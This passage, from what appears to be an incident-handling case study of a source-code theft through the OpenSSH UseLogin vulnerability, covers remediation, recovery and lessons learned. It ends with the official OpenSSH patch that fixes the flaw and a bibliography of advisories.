In order to allow users remote access to the network, purchasing a VPN solution should seriously be considered and the requirement for employees to access the network from home should be re-evaluated. Such solutions provide convenient access to all services in a network. It has to be kept in mind, however, a properly designed VPN solution is not trivial to implement. Another, more pragmatic solution could be to place a single host in the DMZ that allows users to SSH through (not into!) the firewall to systems in the private network. To implement this, the gateway host would have to have a static route into the 10.0.0.0/8 network and the firewall host would only allow SSH connections from this particular host.

All hosts should change their IP addresses also, to make it more difficult for an attacker to find the hosts. NAT could be used to further obfuscate the network layout, i.e. by hiding all servers behind a single IP.

Once the operation of the network has been re-established, a up-to-date set of common vulnerability scanner should frequently (i.e. once a week) be run against the network, both from inside and outside. Also, frequent port scans should be performed.

Recovery

In the case described here, no test plans of baseline documentation existed for the systems. However, the systems administrators had a very good overview of the services the systems were supposed to provide. Therefore, they would have been able to do most of the testing themselves. For the remainder of testing, they would have to rely on the user community. In a company this size, this does not impose a very major problem since the user community is fairly small and communication paths are short.

Once the systems are up again, the systems administrators should closely monitor them. This implies trying to get the NIDS up and running before they turn the power back on. Furthermore, they should install HIDS on the hosts. This way, they may increase their chances of finding the person who stole the company's source code. This is fairly unlikely, however, since the containment of the system was fairly noisy and the attacker will most likely know that he was detected.

Follow Up/Lessons Learned

In the case described here, a company was hit by a security incident almost completely unprepared. The biggest lesson learned for management should be that security is an important issue in any business and failure to take precautions may result in severe damages, both financial and for a company's reputation.

The company will have to make significant investments into securing their network both for better protection and in order to be prepared to detect and professionally handle

such incidents in the future.

After this incident, management will have learnt their lesson. They are most likely going to be willing to spend time and money on security. To make it happen, the system administrators would have to reschedule their planned tasks.

Furthermore, bringing in law enforcement agencies is really something worth considering in this case as the intellectual property stolen may even drive the company out of business. Other than the IP address and time from which the attack was performed, the victims do not have much information about the attacker, however. They would have to make efforts to ask the ISP in question to reveal the phone number from which the attacker dialed into the internet. Furthermore, they would have to determine who was using the phone line and prove that it was not being tampered with. Alternatively, law enforcement could attempt to find the stolen source code on the suspect's systems. If the attacker is smart, however, he hid those files or even deleted them after stealing the ideas from them. Success of prosecution is fairly unlikely and even if possible, may be a lengthy process after which the intellectual property may be worthless and the company out of business already.

Suggested additional preparation steps

This section describes a suggestion on how dotcom.com could have prepared to better handle a security incident.

On important step that was missing at dotcom.com was management buy-in. In order to be able to prepare for a security incident, the first important step would have been to raise awareness for security problems in the management of the company. The best way to do this is to do a follow up presentation for management. The presentation should illustrate the incident in a way even non- technical persons are able to understand it and explain the dangers and harm that resulted from the attack. As a result, it would have been easier to dedicate resources to the preparation of incident handling.

Developing a basic incident handling plan could help the company to go through the most important decisions that should be made before an incident occurs, especially decisions that may have legal impacts.

In this particular environment maintaining an operational network with the least possible resources was always a goal. As a result, the "contain and clear" approach to handle incidents suits this company best. Written agreements should be signed by management that allows system administrators (in their function as incident handlers) to take down any system necessary to prevent further harm in case of a security incident.

Also, points of communication with law enforcement agencies and the company's ISP should have been established in order to be able to quickly interact with these organizations when an incident occurs.

Even though unlikely, it is also possible that none of the administrators is available when an incident occurs. Therefore, all critical passwords should be stored in sealed envelopes in a save.

Appendix

Patch

The following change was made to session.c in the SSH source code to fix the problem. After applying the patch, OpenSSH checks whether the UseLogin directive was set before passing the given environment variables on to the executable called.

```
--- src/usr.bin/ssh/session.c 2001/11/29 21:10:51 1.109
+++ src/usr.bin/ssh/session.c 2001/12/01 21:41:48 1.110
@@ -33,7 +33,7 @@
  */

 #include "includes.h"
-RCSID("$OpenBSD: session.c,v 1.109 2001/11/29 21:10:51 stevesk Exp $");
+RCSID("$OpenBSD: session.c,v 1.110 2001/12/01 21:41:48 markus Exp $");

 #include "ssh.h"
 #include "ssh1.h"
@@ -877,18 +877,21 @@
    child_set_env(&env, &envsize, "TZ", getenv("TZ"));

  /* Set custom environment options from RSA authentication. */
- while (custom_environment) {
-   struct envstring *ce = custom_environment;
-   char *s = ce->s;
-   int i;
-   for (i = 0; s[i] != '=' && s[i]; i++);
-   if (s[i] == '=') {
-     s[i] = 0;
-     child_set_env(&env, &envsize, s, s + i + 1);
+ if (!options.use_login) {
+   while (custom_environment) {
+     struct envstring *ce = custom_environment;
+     char *s = ce->s;
+     int i;
+     for (i = 0; s[i] != '=' && s[i]; i++)
+       ;
+     if (s[i] == '=') {
+       s[i] = 0;
+       child_set_env(&env, &envsize, s, s + i + 1);
+     }
+     custom_environment = ce->next;
+     xfree(ce->s);
+     xfree(ce);
    }
-   custom_environment = ce->next;
-   xfree(ce->s);
-   xfree(ce);
  }

  snprintf(buf, sizeof buf, "%.50s %d %d",
```

Bibliography

[1] OpenBSD Project, "OpenSSH Web Site", URL: http://www.openssh.org/

[2] Rafail, Jason, "CERT Vulnerability Note # 157447", URL: http://www.kb.cert.org/vuls/id/157447

[3] Hernan, Shawn, "CERT Vulnerability Note # 40327", URL: http://www.kb.cert.org/vuls/id/40327

[4] SecuriTeam, "OpenSSH UseLogin Directive Vulnerability Leads to Remote Root Compromise", URL: http://www.securiteam.com/unixfocus/6K00J0U3FI.html

[5] SecurityFocus, "Vulnerability Information: OpenSSH UseLogin Environment Variable Passing Vulnerability", URL: http://www.securityfocus.com/bid/3614

[6] Song, Dug, "dsniff", URL: http://www.monkey.org/~dugsong/dsniff/

[7] WaR, "OpenSSH UseLogin bug proof of concept exploit", URL: http://www.genhex.org/files/UseLogin.txt